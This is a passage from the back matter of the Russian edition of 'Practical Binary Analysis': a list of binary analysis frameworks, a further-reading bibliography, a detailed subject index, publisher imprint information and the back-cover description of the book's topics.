**Capstone** (Windows, Linux, macOS; [www.capstone-engine.org](http://www.capstone-engine.org))

Capstone — не автономный дизассемблер, а свободный движок дизассемблирования с открытым исходным кодом, позволяющий создавать собственные инструменты дизассемблирования. Предлагает облегченный кросс-платформенный API и имеет привязки к C/C++, Python, Ruby, Lua и многим другим языкам. API позволяет во всех подробностях изучать свойства дизассемблированных команд, что полезно при построении специализированных инструментов. Глава 8 полностью посвящена созданию инструментов дизассемблирования с помощью Capstone.

**distorm3** (Windows, Linux, macOS; <https://github.com/gdabah/distorm/>)

API дизассемблирования с открытым исходным кодом для кода x86, имеющий целью обеспечить быстрое дизассемблирование. Имеет привязки к нескольким языкам, включая C, Ruby и Python.

**udis86** (Linux, macOS; [github.com/vmt/udis86/](https://github.com/vmt/udis86/))

Простая, чистая, минималистская и хорошо документированная библиотека с открытым исходным кодом для кода x86, которую можно использовать для построения специализированных инструментов дизассемблирования на C.

---

## С.4 Каркасы двоичного анализа

**angr** (Windows, Linux, macOS; [angr.io](http://angr.io))

Angr – ориентированная на Python платформа обратной разработки, используемая как API для построения собственных инструментов двоичного анализа. Предлагает много продвинутых средств, включая обратное нарезание и символическое выполнение (обсуждается в главе 12). В первую очередь является исследовательской платформой, но активно развивается и имеет неплохую (и постоянно улучшаемую) документацию. Бесплатна, с открытым исходным кодом.

**Pin** (Windows, Linux, macOS; [www.intel.com/software/pintool/](http://www.intel.com/software/pintool/))

Pin – движок динамического оснащения двоичных файлов, позволяющий создавать собственные инструменты, которые добавляют новое или модифицируют существующее поведение во время выполнения двоичного файла. (О динамическом оснащении двоичных файлов см. главу 9.) Pin распространяется бесплатно, но исходный код закрыт. Разработан Intel и поддерживает только архитектуры процессоров этой компании, включая x86.

**Dyninst** (Windows, Linux; [www.dyninst.org](http://www.dyninst.org))

Как и Pin, Dyninst – API динамического оснащения двоичных файлов, хотя его можно использовать и для дизассемблирования. Бесплатен, с открытым исходным кодом. В большей степени, чем Pin, ориентирован на исследования.

**Unicorn** (Windows, Linux, macOS; [www.unicorn-engine.org](http://www.unicorn-engine.org))

Unicorn – облегченный эмулятор CPU, поддерживающий несколько платформ и архитектур, включая ARM, MIPS и x86. Сопровождается авторами Capstone, имеет привязки ко многим языкам, включая C и Python. Unicorn – не дизассемблер, а каркас для создания инструментов анализа, основанных на эмуляции.

**libdft** (Linux; [www.cs.columbia.edu/~vpk/research/libdft/](http://www.cs.columbia.edu/~vpk/research/libdft/))

Свободная библиотека динамического анализа заражения с открытым исходным кодом, которую мы использовали во всех примерах в главе 11. Среди целей проектирования значились быстроедействие и простота использования. Есть два варианта libdft, которые поддерживают теневую память с байтовой гранулярностью и одним или восьмью цветами заражения.

**Triton** (Windows, Linux, macOS; [triton.quarkslab.com](http://triton.quarkslab.com))

Triton – каркас динамического анализа двоичных файлов, поддерживающий среди прочего символическое выполнение и анализ заражения. Его средства символического выполнения были продемонстрированы в главе 13. Бесплатный, с открытым исходным кодом.



# D

## ЛИТЕРАТУРА ДЛЯ ДОПОЛНИТЕЛЬНОГО ЧТЕНИЯ

В этом приложении приведен перечень справочной и рекомендуемой дополнительной литературы на тему анализа двоичных файлов. Я выделил несколько категорий: стандарты и справочные руководства, статьи и книги. Хотя этот список ни в коей мере не является исчерпывающим, он послужит неплохой отправной точкой для более глубокого погружения в мир двоичного анализа.

### D.1 Стандарты и справочные руководства

- *DWARF Debugging Information Format*® Version 4. Доступно по адресу <http://www.dwarfstd.org/doc/DWARF4.pdf>.  
Спецификация отладочного формата DWARF v4.
- *Executable and Linkable Format (ELF)*. Доступно по адресу [http://www.skyfree.org/linux/references/ELF\\_Format.pdf](http://www.skyfree.org/linux/references/ELF_Format.pdf).  
Спецификация двоичного формата ELF.

- *Руководства разработчика программного обеспечения для архитектур Intel 64 и IA-32*. Доступно по адресу <https://software.intel.com/en-us/articles/intel-sdm>.  
Руководство по Intel x86/x64. Содержит полное описание всей системы команд.
- *The PDB File Format*. Доступно по адресу <https://llvm.org/docs/PDB/index.html>.  
Неофициальная документация по отладочному формату PDB от авторов проекта LLVM (основана на информации, выложенной Microsoft по адресу <https://github.com/Microsoft/microsoft-pdb>).
- *PE Format Specification*. Доступно по адресу <https://docs.microsoft.com/ru-ru/windows/win32/debug/pe-format?redirectedfrom=MSDN>.  
Спецификация формата PE на сайте MSDN.
- *System V Application Binary Interface*. Доступно по адресу <https://software.intel.com/sites/default/files/article/402129/mpx-linux64-abi.pdf>.  
Спецификация x64 System V ABI.

## D.2 Статьи

- Baldoni, R., Coppa, E., D'Elia, D. C., Demetrescu, C., and Finocchi, I. (2017). A Survey of Symbolic Execution Techniques. Доступно по адресу <https://arxiv.org/pdf/1610.00502.pdf>.  
Обзор методов символического выполнения.
- Barrett, C., Sebastiani, R., Seshia, S. A., and Tinelli, C. (2008). Satisfiability modulo theories. В сборнике *Handbook of Satisfiability*, глава 12. IOS Press. Доступно по адресу <https://people.eecs.berkeley.edu/~sseshia/pubdir/SMT-BookChapter.pdf>.  
Глава в книге, посвященная выполнимости формул в теориях (SMT).
- Cha, S. K., Avgerinos, T., Rebert, A., and Brumley, D. (2012). Unleashing Mayhem on Binary Code. В сборнике *Proceedings of the IEEE Symposium on Security and Privacy*, SP'12. Доступно по адресу [https://users.ece.stu.edu/~dbrumley/pdf/Cha%20et%20al./2012\\_Unleashing%20Mayhem%20on%20Binary%20Code.pdf](https://users.ece.stu.edu/~dbrumley/pdf/Cha%20et%20al./2012_Unleashing%20Mayhem%20on%20Binary%20Code.pdf).  
Автоматическая генерация эксплойтов для защищенных двоичных файлов с применением символического выполнения.
- Dullien, T. and Porst, S. (2009). REIL: A Platform-Independent Intermediate Representation of Disassembled Code for Static Code Analysis. В сборнике *Proceedings of CanSecWest*. Доступно по адресу <https://www.researchgate.net/publication/228958277>.  
Статья о промежуточном языке REIL.
- Kemerlis, V. P., Portokalidis, G., Jee, K., and Keromytis, A. D. (2012). libdft: Practical Dynamic Data Flow Tracking for Commodity Systems. В сборнике *Proceedings of the Conference on Virtual Execution Environments*,

VEE'12. Доступно по адресу <http://nsl.cs.columbia.edu/papers/2012/libdft.vee12.pdf>.

Оригинальная статья о библиотеке динамического анализа заражения libdft.

- Kolsek, M. (2017). Did Microsoft Just Manually Patch Their Equation Editor Executable? Why Yes, Yes They Did. (CVE-2017-11882). Доступно по адресу <https://blog.0patch.com/2017/11/did-microsoft-just-manually-patch-their.html>.

Статья, в которой описывается, как Microsoft исправила уязвимость в программе, предположительно написав заплату на двоичный файл вручную.

- Link Time Optimization (gcc wiki entry). Доступно по адресу <https://gcc.gnu.org/wiki/LinkTimeOptimization>.

Статья об оптимизации на этапе компоновки (LTO) на вики-сайте gcc. Содержит ссылки на другие статьи по теме LTO.

- LLVM Link Time Optimization: Design and Implementation. Доступно по адресу <https://llvm.org/docs/LinkTimeOptimization.html>.

Статья об LTO в проекте LLVM.

- Luk, C.-K., Cohn, R., Muth, R., Patil, H., Klauser, A., Lowney, G., Wallace, S., Reddi, V. J., and Hazelwood, K. (2005). Pin: Building Customized Program Analysis Tools with Dynamic Instrumentation. В сборнике *Proceedings of the Conference on Programming Language Design and Implementation, PLDI'05*. Доступно по адресу [http://gram.eng.uci.edu/students/swallace/papers\\_wallace/pdf/PLDI-05-Pin.pdf](http://gram.eng.uci.edu/students/swallace/papers_wallace/pdf/PLDI-05-Pin.pdf).

Оригинальная статья, посвященная Intel Pin.

- Pietrek, M. (1994). Peering Inside the PE: A Tour of the Win32 Portable Executable File Format. Доступно по адресу [https://docs.microsoft.com/en-us/previous-versions/ms809762\(v=msdn.10\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/ms809762(v=msdn.10)?redirectedfrom=MSDN).

Подробная (хотя и устаревшая) статья о тонкостях формата PE.

- Rolles, R. (2016). Synesthesia: A Modern Approach to Shellcode Generation. Доступно по адресу <http://www.msreverseengineering.com/blog/2016/11/8/synesthesia-modern-shellcode-synthesis-ekoparty-2016-talk/>.

Подход к автоматическому генерированию шелл-кода на основе символического выполнения.

- Schwartz, E. J., Avgerinos, T., and Brumley, D. (2010). All You Ever Wanted to Know About Dynamic Taint Analysis and Forward Symbolic Execution (But Might Have Been Afraid to Ask). В сборнике *Proceedings of the IEEE Symposium on Security and Privacy, SP'10*. Доступно по адресу <https://users.ece.cmu.edu/~avgerin/papers/Oakland10.pdf>.

Глубокая статья о деталях реализации и подводных камнях динамического анализа заражения и символического выполнения.

- Slowinska, A., Stancescu, T., and Bos, H. (2011). Howard: A Dynamic Excavator for Reverse Engineering Data Structures. В сборнике *Proceedings of the Network and Distributed Systems Security Symposium*,

---

NDSS'11. Доступно по адресу [https://www.isoc.org/isoc/conferences/ndss/11/pdf/5\\_1.pdf](https://www.isoc.org/isoc/conferences/ndss/11/pdf/5_1.pdf).

В статье описывается подход к автоматизации обратной разработки структур данных.

- Yason, M. V. (2007). The art of unpacking. В сборнике *BlackHat USA*. Доступно по адресу <https://www.blackhat.com/presentations/bh-usa-07/Yason/Whitepaper/bh-usa-07-yason-WP.pdf>.

Введение в методы распаковки двоичных файлов.

## D.3 Книги

- Collberg, C. and Nagra, J. (2009). *Surreptitious Software: Obfuscation, Watermarking, and Tamperproofing for Software Protection*. Addison-Wesley Professional.

Подробный обзор методов обфускации и деобфускации программ, водяных знаков и защиты от постороннего вмешательства.

- Eagle, C. (2011). *The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler (2nd edition)*. No Starch Press.

Полное руководство по дизассемблированию двоичных файлов с помощью IDA Pro.

- Eilam, E. (2005). *Reversing: Secrets of Reverse Engineering*. John Wiley & Sons, Inc.

Введение в методы ручной обратной разработки (с упором на Windows).

- Sikorski, M. and Honig, A. (2012). *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*. No Starch Press.

Подробное введение в анализ вредоносных программ.



---

# ПРЕДМЕТНЫЙ УКАЗАТЕЛЬ



## Символы

.eh\_frame, секция, обнаружение функций с помощью, 153

## А

AsPack, 275

AT&T, синтаксис, 28, 405

## В

Base64, кодировка, 111

base64, утилита, 111

## С

c++filt (утилита декодирования имен функций), 121

Capstone, библиотека

дизассемблирования, 217

capstone.h, 225

Python API, 218

x86.h, 225

группы команды, 231

детальное

дизассемблирование, 226, 231

заголовочные файлы, 224

исследование операндов, 232

итеративное

дизассемблирование, 230

линейное дизассемблирование, 219

рекурсивное

дизассемблирование, 225

функции API

cs\_close, 224

cs\_disasm, 223

cs\_disasm\_iter, 230

cs\_errno, 223

cs\_free, 224

cs\_malloc, 238

cs\_open, 221

cs\_strerror, 223

## Д

dd, утилита, 116

dlsym, функция, 190

DynamoRIO, 255

Dyninst, 248

## Е

ELF, формат, 52

внедрение секции кода, 192

заголовки программы, 74

структура Elf32\_Phdr, 441

структура Elf64\_Phdr, 74, 441

заголовок исполняемого файла, 54, 117

заголовок секции, 59

Elf32\_Shdr, 436

Elf64\_Shdr, 60, 436

перезапись сегмента PT\_NOTE, 193, 422

перемещения

R\_X86\_64\_GLOB\_DAT, 71



R\_X86\_64\_JUMP\_SLO, 71  
сегмент, 59, 74  
PT\_NOTE, 193  
секция, 59, 62  
.bss, 66  
.data, 66  
.dynamic, 71  
.dynstr, 74  
.dynsym, 74  
.fini, 64  
.fini\_array, 73  
.got, 67  
.got.plt, 67  
.init, 64  
.init\_array, 72  
.note.ABI-tag, 194  
.note.gnu.build-id, 194  
.plt, 67  
.rel, 70  
.rela, 70  
.rodata, 66  
.shstrtab, 73  
.strtab, 74  
.symtab, 73  
.text, 64  
таблица заголовков программы, 57, 74  
таблица заголовков секций, 57, 59  
таблица строк, 59  
требования к выравниванию  
загружаемых сегментов, 431  
elfinject, 192, 195, 422

## F

file, утилита, 110

## G

gdb (отладчик GNU), 131



## H

head, утилита, 110  
Heartbleed, уязвимость, 292  
Hex-Rays, декомпилятор, 161

## I

int 3 (оснащение двоичного  
файла), 248

Intel, синтаксис, 28, 405

## L

ldd, утилита, 113  
LD\_LIBRARY\_PATH, 122  
ld-linux.so, 50, 57  
LD\_PRELOAD, 186  
libbfd, 89, 93  
bfd.h, 93  
типы данных API  
asection, 103  
asymbol, 100  
bfd, 94  
bfd\_arch\_info\_type, 98  
bfd\_error\_type, 95  
bfd\_flavour, 96  
bfd\_format, 95  
bfd\_section, 103  
bfd\_symbol, 100  
bfd\_target, 98  
bfd\_vma, 98  
функции API  
bfd\_asymbol\_value, 100  
bfd\_canonicalize\_dynamic\_  
symtab, 102  
bfd\_canonicalize\_symtab, 100  
bfd\_check\_format, 95  
bfd\_close, 98  
bfd\_errmsg, 95  
bfd\_get\_arch\_info, 98  
bfd\_get\_dynamic\_symtab\_upper\_  
bound, 102  
bfd\_get\_error, 95  
bfd\_get\_flavour, 96  
bfd\_get\_section\_contents, 104  
bfd\_get\_section\_flags, 103  
bfd\_get\_start\_address, 98  
bfd\_get\_symtab\_upper\_bound, 100  
bfd\_init, 95  
bfd\_openr, 95  
bfd\_section\_name, 103  
bfd\_section\_size, 103  
bfd\_section\_vma, 103  
bfd\_set\_error, 94  
libdft, 305  
branch\_pred.h, 311  
libdft\_api.h, 311

syscall\_desc.h, 311  
tagmap.h, 311  
виртуальный CPU, 308  
внутреннее устройство, 306  
заголовочные файлы, 311  
политика заражения, 309  
структуры данных API  
    ins\_desc, 313  
    syscall\_ctx\_t, 316  
    syscall\_desc, 309, 312, 325  
таблица трансляции сегментов (STAB), 307  
теневая память, 306  
функции API  
    ins\_set\_post, 309, 313  
    ins\_set\_pre, 309, 313  
    libdft\_die, 312  
    libdft\_init, 312  
    likely, 311  
    syscall\_set\_post, 309  
    syscall\_set\_pre, 309  
    tagmap\_clrn, 330  
    tagmap\_getb, 309, 314, 331  
    tagmap\_getl, 314  
    tagmap\_getw, 314  
    tagmap\_setb, 308, 317  
    tagmap\_setl, 317  
    tagmap\_setn, 316, 330  
    tagmap\_setw, 317  
    unlikely, 311  
libdwarf, 41  
libelf, 192, 423  
    gelf.h, 423  
    libelf.h, 423  
    заголовочные файлы, 423  
    типы данных API  
        Elf, 426  
        GElf\_Ehdr, 429, 436  
        GElf\_Phdr, 430  
        GElf\_Shdr, 434  
    функции API  
        elf32\_getehdr, 429, 442  
        elf32\_getphdr, 441  
        elf32\_getshdr, 436  
        elf64\_getehdr, 429, 442  
        elf64\_getphdr, 441  
        elf64\_getshdr, 436  
        elf\_begin, 426  
        elf\_end, 428  
        elf\_errmsg, 429  
        elf\_errno, 429  
        elf\_getphdrnum, 430  
        elf\_getshdrstrndx, 434  
        elf\_kind, 426  
        elf\_ndxscn, 435  
        elf\_nextscn, 434  
        elf\_version, 426  
        gelf\_getclass, 427  
        gelf\_getdhdr, 434  
        gelf\_getehdr, 428  
        gelf\_getphdr, 430  
        gelf\_update\_ehdr, 442  
        gelf\_update\_phdr, 441  
        gelf\_update\_shdr, 442  
LLVM IR, 162  
ltrace, утилита, 125, 127

## М

McSema, 162

## Н

nm, утилита, 119  
ntdll.dll, 50

## О

objdump, утилита, 43, 129  
    дизассемблирование простого двоичного кода, 286

## Р

PE, формат, 78  
    базовый адрес, 83  
    заглушка MS-DOS, 79  
    заголовок секции, 83  
    заголовок MS-DOS, 79  
    заголовок PE-файла, 81, 82  
    каталог данных, 83  
    каталог импорта, 83  
    каталог экспорта, 83  
    относительный виртуальный адрес, 83  
    переходник, 85  
    секции, 84  
    сигнатура PE, 82

структура IMAGE\_NT\_HEADERS64, 81  
 таблица заголовков секций, 83  
 таблица импортированных адресов (IAT), 85  
 факультативный заголовок, 83  
 PEBIL, 248  
 Pin, 257  
   Pin-инструмент, 258  
     для профилирования, 259  
     для распаковки, 274  
 pin.H, 260  
 архитектура, 255, 258  
 документация, 257  
 отсоединение от процесса, 274  
 присоединение к процессу, 272  
 типы данных API  
   BBL, 265  
   CONTEXT, 270  
   IMG, 261, 263, 265  
   INS, 260, 261, 267  
   RTN, 263  
   SEC, 263  
   SYSCALL\_STANDARD, 270  
   TRACE, 261, 265  
 точки вставки, 265  
 функции API  
   BBL\_InsertCall, 265  
   BBL\_Next, 264  
   BBL\_NumIns, 264  
   BBL\_Valid, 264  
   IMG\_AddInstrumentFunction, 261  
   IMG\_FindByAddress, 265  
   IMG\_IsMainExecutable, 265  
   IMG\_SecHead, 263  
   IMG\_Valid, 263  
   INS\_AddInstrumentFunction, 261  
   INS\_HasFallthrough, 268  
   INS\_hasKnownMemorySize, 279  
   INS\_InsertCall, 268  
   INS\_InsertPredicatedCall, 268  
   INS\_IsBranchOrCall, 267  
   INS\_IsCall, 268  
   INS\_IsIndirectBranchOrCall, 278  
   INS\_IsMemoryWrite, 279  
   INS\_OperandCount, 278  
   PIN\_AddFiniFunction, 262  
   PIN\_AddSyscallEntryFunction, 262  
   PIN\_Detach, 274



PIN\_GetSyscallNumber, 270  
 PIN\_Init, 261  
 PIN\_InitSymbols, 261  
 PIN\_SafeCopy, 281  
 PIN\_StartProgram, 262  
 RTN\_Address, 263  
 RTN\_Name, 263  
 RTN\_Next, 263  
 RTN\_Valid, 263  
 SEC\_Next, 263  
 SEC\_RtnHead, 263  
 SEC\_Valid, 263  
 TRACE\_AddInstrumentFunction, 261  
 TRACE\_BblHead, 264  
 функция анализа, 258  
 функция оснащения, 258, 264  
 чтение памяти приложения, 281  
 PT\_NOTE, перезапись, 193, 422

## R

readelf, утилита, 117  
 REIL (Reverse Engineering Intermediate Language), 162  
 RELRO (постоянные перемещения), 67  
 ROP-гаджеты, поиск, 236  
 RTLD\_NEXT, флаг, 191

## S

SIGTRAP, 249  
 strace, утилита, 125  
 strings, утилита, 122  
 strip, утилита, 42

## T

tail, утилита, 110  
 Triton (движок символического выполнения), 362  
   ALIGNED\_MEMORY,  
     оптимизация, 369  
   типы данных API  
     triton::arch::Instruction, 371  
     triton::arch::MemoryAccess, 377  
     triton::arch::Register, 370  
     triton::arch::registers\_e, 369  
     triton::ast::AbstractNode, 378  
     triton::ast::AstContext, 378



triton::engines::solver::  
SolverModel, 380  
triton::engines::symbolic::  
PathConstraint, 378  
triton::engines::symbolic::  
SymbolicExpression\*, 373  
функции API  
triton::API::api.convertMemoryTo-  
SymbolicVariable, 377  
triton::API::api.convertRegisterTo-  
SymbolicVariable, 377  
triton::API::api.enableMode, 368  
triton::API::api.getAstContext, 378  
triton::API::api.  
getConcreteRegisterValue, 371  
triton::API::api.getModel, 380  
triton::API::  
api.getPathConstraints, 378  
triton::API::api.getRegister, 370  
triton::API::api.  
getSymbolicRegisters, 373  
triton::API::api.processing, 371  
triton::API::api.setArchitecture, 373  
triton::API::api.  
setConcreteMemoryValue, 370  
triton::API::api.sliceExpressions, 373  
triton::API::unrollAst, 365  
triton::arch::Instruction::  
setOpcode, 371  
triton::engines::solver::  
SolverModel::getValue, 380  
triton::engines::symbolic::  
PathConstraint::pc.getBranch-  
Constraints, 379  
triton::engines::symbolic::  
PathConstraint::pc.isMultiple-  
Branches, 379  
triton::engines::symbolic::  
SymbolicExpression::  
getComment, 374

## U

UPX, 275, 283

## V

v-таблица, 157  
VEX IR, 162

## X

xxd, утилита, 115

## Z

Z3 (решатель задач удовлетворения  
ограничений), 349

## A

Абстрактное синтаксическое дерево  
(AST), 363

Автоматическая распаковка, 276

Анализ

двоичных файлов, обзор, 23  
достигающих определений, 172  
множества значений, 166  
потока данных, 169, 171  
потока управления, 169

Архитектура системы команд  
(ISA), 28

## Б

Библиотека  
кодирования/декодирования для  
Intel x86 (XED), 313  
Биткод LLVM, 162

## В

Виртуальная память, 49  
Виртуальное адресное  
пространство, 49  
Виртуальный CPU, 308  
Внедрение кода, 195, 430  
внедрение секции кода, 192  
модификация точки входа, 199  
перезапись байтов заполнения, 179  
перезапись неиспользуемого  
кода, 179  
перенаправление прямых  
и косвенных вызовов, 209  
перехват записей GOT, 205  
перехват записей PLT, 208  
перехват конструкторов и  
деструкторов, 202  
Внутрипроцедурный анализ, 165  
Возвратно-ориентированное  
программирование (ROP), 234



Встраивание функций, 176  
Встроенные данные, 137  
Выполнимость, 350  
Выравнивание адреса, 431

## Г

Граф вызовов, 155  
Граф потока управления (CFG), 153

## Д

Двоичный интерфейс приложения (ABI), 382  
Двоичный исполняемый файл, 32  
    загрузка, 48  
    загрузка статическая, 88  
Декодирование декорированных имен в C++, 119  
Декомпиляция, 160, 174  
Декорирование имен функций в C++, 119  
Деревья доминирования, 170  
Дизассемблирование  
    динамическое, 136, 142  
    линейное, 136  
        для зачищенных файлов, 47  
        при наличии символов, 45  
        реализация в Capstone, 219  
    объектного файла, 43  
    рекурсивное, 139  
        по точкам входа, 230  
        реализация в Capstone, 225  
    статическое, 136  
Динамическая библиотека, 39, 70  
Динамический анализ, 23  
Динамический анализ заражения (DTA), 290  
    в фаззинге, 295  
    гранулярность заражения, 296  
    зависимость по управлению, 300, 324  
    источник заражения, 291  
    недозаражение, 300  
    неявные потоки, 301, 323  
    обнаружение Heartbleed, 294  
    политика заражения, 292, 298  
    приемник заражения, 291  
    производительность, 297

распространение заражения, 292, 295, 298  
сверхзаражение, 300  
теневая память, 302  
точность, 297  
цвета заражения, 297, 324  
Динамический компоновщик, 39, 69  
Динамическое символическое выполнение (DSE), 343, 362  
Дополнительный код, 410

## Е

Естественная цепь, 169

## З

Зависимость по управлению, 300  
Загрузка, 48  
Загрузчик (статический), реализация, 93  
Захвати флаг (CTF), 109  
Зачищенный двоичный файл, 42

## И

Интерпретатор, 49, 57, 127

## К

Кадр стека, 414  
Кадр функции, 414  
Карта тегов, 307  
Компилятор  
    оптимизация, 35  
    процесс компиляции, 33  
    этап ассемблирования, 37  
    этап компиляции, 35  
    этап компоновки, 38  
    этап препроцессирования, 33  
Компоновщик, 38  
Конколическое выполнение, 343, 362  
Контекстная зависимость, 167

## М

Машинный код, 32, 405  
Межпроцедурный анализ, 165  
Межпроцедурный граф потока управления (ICFG), 155  
Модуль, 37

## Н

Нарезание программы, 174  
    обратное, 175, 365  
    прямое, 175  
Недозаражение, 300  
Непроницаемый предикат, 217, 358

## О

Обнаружение о  
    switch в ассемблерном коде, 140  
    отладчика, 146  
    функций, 48, 151  
    циклов, 169  
Обратная разработка, 23  
Обратное нарезание, 175, 365  
Обратное ребро, CFG, 170  
Обратный порядок байтов, 55  
Обфускация  
    дизассемблирование  
        перекрывающихся блоков кода, 226, 232  
        непроницаемый предикат, 217, 358  
        перекрытие команд и простых блоков, 214  
Общезначимость формулы, 354  
Объектно-ориентированный код, 157  
Объектный файл, 37  
Ограничение ветви, 337  
Оптимизация, влияние на  
    дизассемблирование, 175  
Оптимизация на этапе компоновки (LTO), 38, 176  
Оснащение двоичного файла, 245  
    динамическое, 246, 255  
        архитектура, 255  
    код оснащения, 245  
    сохранение состояния, 249, 252, 257  
    сравнение статического и динамического, 246  
    статическое, 246, 248  
        подход на основе трамплинов, 250  
        подход на основе int 3, 248  
    точка оснащения, 245  
Ошибка на единицу, 179

## П

Перекрытие блоков кода, 152

Перекрытие команд, 213  
Перемешивание кода и данных, 25, 137  
Перемещаемый символ, 38  
Перемещение, 44, 50, 61, 66  
Переполнение буфера, 320  
Переполнение кучи, 186  
Перехват управления, атака, 320  
    обнаружение с помощью анализа заражения, 322  
Позднее связывание, 50, 66  
Позиционно-независимый исполняемый файл (PIE), 177  
Позиционно-независимый код (PIC), 176  
Поиск в глубину, 346  
Поиск в ширину, 346  
Покрытие кода, 146, 336  
    использование комплекта тестов, 147  
    символическое выполнение, 149  
        реализация с помощью Triton, 374  
    фаззинг, 148  
Порядок байтов, 55  
Предзагрузка библиотек, 186  
Присваивание элементу массива, Представление на ассемблере, 160  
Проблема комбинаторного взрыва путей, 346  
Пролог функции, 152  
Промежуточное представление (IR), 162  
Промежуточный язык, 162  
Простые блоки, 154  
Противодействие динамическому анализу, 146  
Противодействие отладке, 179  
Процедурный язык, 157  
Процесс, 49  
Прямое нарезание, 175  
Прямой порядок байтов, 55  
Путевое ограничение, 149, 337, 351

## Р

Разделяемая библиотека, 39, 70  
Раннее связывание, 68  
Раскрутка циклов, 176

Распаковка, 275, 281  
Распознавание структур данных  
последством библиотечных  
вызовов, 158  
Распространение констант, 174  
Рассинхронизация  
дизассемблера, 137  
Ребра ветвлений, 154  
Решатель задач удовлетворения  
ограничений, 150, 340, 349  
    битовый вектор, 349  
    выполнимость, 350  
    общезначимость, 354  
    решателей задач выполнимости  
    формул в теориях (SMT), 349  
    решателей задач чисто булевой  
    выполнимости (SAT), 349

## С

Сверхзаражение, 300  
Своевременная (JIT) компиляция, 33,  
257  
Сигнатура функции, 152  
Символическая информация, 24, 40  
    разбор, 41  
    формат DWARF, 41  
    формат PDB, 41  
Символическая ссылка, 38  
Символический файл символов, 41  
Символическое выполнение, 149, 335  
    динамическое, 343, 362  
    комбинаторный взрыв путей, 346  
    конколическое выполнение, 343,  
    362  
    конкретизация адреса, 345  
    конкретное состояние, 344  
    копирование при записи, 344  
    масштабируемость, 150, 347  
    модель, 340, 353  
    ограничение ветви, 337  
    онлайновое, 343  
    оптимизация, 347  
    офлайновое, 344  
    покрытие путей, 345  
    путевое ограничение, 149, 337  
    решатель задач удовлетворения  
    ограничений, 150, 340

символический указатель, 344  
символическое значение, 149, 336  
символическое состояние, 337, 344  
статическое, 341, 362  
    взаимодействие  
    с окружением, 342  
хранилище символических  
выражений, 337  
эвристический выбор пути, 346  
Соглашение о вызове функций, 382,  
417  
Справочники по командам, 179  
Статическая библиотека, 39  
Статический анализ, 23  
Статическое одиночное  
присваивание (SSA), 352



## Таблица

    глобальных смещений (GOT), 67  
    переходов, 140  
    связей процедур (PLT), 67  
    строк, 58  
        модификация, 437  
Теневая память, 302  
Точка входа в двоичный файл, 57  
Точка останова, 132  
    реализация с помощью int 3, 248  
Трамплин, 250  
Трассировка выполнения, 136, 143

## У

Упаковщик, 274  
    AsPack, 275  
    UPX, 275, 283  
    оригинальная точка входа  
    (OEP), 275  
Устранение мертвого кода, 166

## Ф

Фаззинг, 148, 295, 384  
Функции, не возвращающие  
управление, 142  
Функция анализа, 269  
Функциями с сохраняемым  
адресом, 157

---

## **Х**

Хвостовой вызов, 152

## **Ц**

Цепочка  
использования-определения, 173

Цикл (цепь), 170

## **Ч**

Чтение за границей буфера, 292

Чувствительность к потоку, 166

## **Ш**

Шестнадцатеричная распечатка, 115

Шестнадцатеричная система, 115

Шестнадцатеричный редактор, 115,  
178, 183

## **Э**

Эпилог функции, 152

Эффективно пропозициональные  
формулы, 355

## **Я**

Язык ассемблера, 402

вызовы функций, 414

директивы, 404

кадры функций, 414

команды, 404

комментарии, 404

метки, 404

мнемонические имена, 406

операнды, 406

реализация условных

предложений, 419

реализация циклов, 420

стек, 413

структура программы, 403

типичные программные

конструкции, 413

формат команды, 405





---

Книги издательства «ДМК ПРЕСС»  
можно купить оптом и в розницу  
в книготорговой компании «Галактика»  
(представляет интересы издательств  
«ДМК ПРЕСС», «СОЛОН ПРЕСС», «КТК Галактика»).

Адрес: г. Москва, пр. Андропова, 38;

тел.: **(499) 782-38-89**, электронная почта: **books@aliants-kniga.ru**.

При оформлении заказа следует указать адрес (полностью),

по которому должны быть высланы книги;

фамилию, имя и отчество получателя.

Желательно также указать свой телефон и электронный адрес.

Эти книги вы можете заказать и в интернет-магазине: <http://www.galaktika-dmk.com/>.



Дэннис Эндриесс

### **Практический анализ двоичных файлов**

Главный редактор *Мовчан Д. А.*  
dmkpress@gmail.com

Зам. главного редактора *Сенченкова Е. А.*

Перевод *Слинкин А. А.*

Корректор *Синяева Г. И.*

Верстка *Чаннова А. А.*

Дизайн обложки *Мовчан А. Г.*

Гарнитура РТ Serif. Печать цифровая.

Усл. печ. л. 37,38. Тираж 200 экз.

Веб-сайт издательства: [www.dmkpress.com](http://www.dmkpress.com)

---



# Практический анализ двоичных файлов

Современные вредоносные программы все сильнее обфусцированы и стремятся обмануть аналитиков. Поэтому нам нужны более изощренные методы, способные развеять эту завесу тьмы, – и в этом может помочь двоичный анализ, цель которого – установить истинные свойства двоичных программ и понять, что они делают в действительности.

В книге рассматриваются вопросы двоичного анализа и оснащения двоичного кода. После знакомства с базовыми понятиями и форматами двоичных файлов вы приступите к их анализу, применяя для этой цели набор средств GNU/Linux binutils, дизассемблирование и внедрение кода. Затем вы реализуете инструменты профилирования с применением Pin, создадите инструменты динамического анализа заражения с помощью libdft и т. д.

*Издание предназначено специалистам по безопасности, а также будет полезно системным программистам на C/C++ и ассемблере для x86-64.*

## Краткое содержание книги:

- разбор двоичных файлов в формате ELF и PE и создание загрузчика двоичных файлов с помощью библиотеки libbfd;
- модификация двоичных ELF-файлов с помощью шестнадцатеричного редактирования и внедрения кода;
- построение инструментов дизассемблирования с помощью Capstone;
- оснащение двоичных файлов для борьбы с распространенными способами противостояния анализу;
- применение анализа заражения для обнаружения атак с перехватом управления и направленных на утечку информации;
- использование символического выполнения для создания инструментов автоматического построения эксплойтов.

**Дэннис Эндрюсс** имеет степень доктора по безопасности систем и сетей. Он один из основных соразработчиков системы целостности потока управления PathArmor, которая защищает от атак с перехватом потока управления типа возвратно-ориентированного программирования (ROP).

**Интернет-магазин:**  
[www.dmkpress.com](http://www.dmkpress.com)

**Оптовая продажа:**  
КТК «Галактика»  
[books@aliants-kniga.ru](mailto:books@aliants-kniga.ru)



ISBN 978-5-97060-978-1



9 785970 609781 >